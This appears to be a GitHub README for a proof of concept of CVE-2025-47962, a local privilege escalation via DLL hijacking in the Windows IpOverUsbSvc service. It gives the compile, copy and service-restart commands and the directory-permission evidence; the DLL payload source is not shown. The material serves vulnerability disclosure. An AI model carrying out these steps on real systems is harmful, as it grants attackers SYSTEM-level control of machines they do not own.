 q1uf3ng/cve-2025-47962-poc
Proof-of-concept for CVE-2025-47962 demonstrating local privilege escalation via DLL hijacking in Windows IpOverUsbSvc service due to insecure directory permissions.


Reproduction process: i686-w64-mingw32-gcc -shared -o CRYPTBASE.dll poc.c -lkernel32
copy CRYPTBASE.dll "C:\Microsoft Shared\Phone Tools\CoreCon\11.0\bin\CRYPTBASE.dll"

net stop IpOverUsbSvc
net start IpOverUsbSvc
Explanation: IpOverUsbSvc
sc.exe qc IpOverUsbSvc

SERVICE_NAME: IpOverUsbSvc
TYPE               : 10  WIN32_OWN_PROCESS
START_TYPE         : 2   AUTO_START
BINARY_PATH_NAME   : "C:\Microsoft Shared\Phone Tools\CoreCon\11.0\bin\IpOverUsbSvc.exe"
SERVICE_START_NAME : LocalSystem
Runs with LocalSystem privileges. The executable is located in the C:\Microsoft Shared\ directory, over which standard users possess full control permissions.
It has been discovered that ordinary users can write files to the SYSTEM service directory.


Then monitor the DLL
The permissions for the C:\Microsoft Shared\ directory created during Windows SDK installation are improperly configured:
C:\Microsoft Shared BUILTIN\Users:(I)(OI)(CI)(F)
                    NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(M)
